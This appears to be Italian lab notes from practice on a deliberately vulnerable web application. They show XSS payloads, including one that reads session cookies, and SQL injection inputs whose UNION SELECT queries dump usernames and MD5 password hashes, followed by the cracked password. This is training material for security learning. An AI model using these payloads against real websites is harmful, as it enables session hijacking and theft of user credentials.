


Scritto in consirvo



What's your name?

Hello sono luca

Scritto normale



What's your name?

Hello sono luca

`<script> alert ('XSS')</script>`



`<script> alert ('hackerato')</script>`

attreverso questo comando possiamo far apparire a schermo qualunque parola noi vogliamo



`<script>alert (document.cookie)</script>`

attraverso questo comando possiamo recuperare i cookie di sessione

per poi successivamente creare l'attacco inviandoli a un dominio sotto il controllo di un attaccante



primo comando per scoprire
il nome e il cognome
' OR '1'='1

Submit

ID: \$user = ' or '1' = '1
First name: admin
Surname: admin

ID: \$user = ' or '1' = '1
First name: Gordon
Surname: Brown

ID: \$user = ' or '1' = '1
First name: Hack
Surname: Me

ID: \$user = ' or '1' = '1
First name: Pablo
Surname: Picasso

ID: \$user = ' or '1' = '1
First name: Bob
Surname: Smith

secondo comando per
scoprire la passowrd criptata

<% ' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #>

Submit

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

andiamo a decriptare la password sul sito
<https://www.md5online.it/md5-convert/md5_convert.php>

Oppure

5f4dcc3b5aa765d61d8327

Decripta md5()

md5-decrypt("5f4dcc3b5aa765d61d8327deb882cf99")

password

codice meglio sviluppato per avere nome e password criptata

<1' OR 1=1 UNION SELECT user, password FROM users #>

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

